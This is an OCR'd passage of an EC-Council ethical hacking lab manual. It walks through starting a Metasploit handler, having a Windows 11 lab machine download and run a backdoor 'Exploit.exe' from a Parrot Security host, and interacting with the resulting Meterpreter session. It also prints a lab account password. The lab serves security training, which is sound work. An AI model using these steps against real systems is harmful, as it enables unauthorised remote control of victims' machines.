


16. To start the handler, type the command **exploit -j -z** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


17. Now, switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



18. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


19. Click the **Exploit.exe** file to download the backdoor file.

    Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.
21. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.




22. An **Open File – Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.
24. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.
25. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



26. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

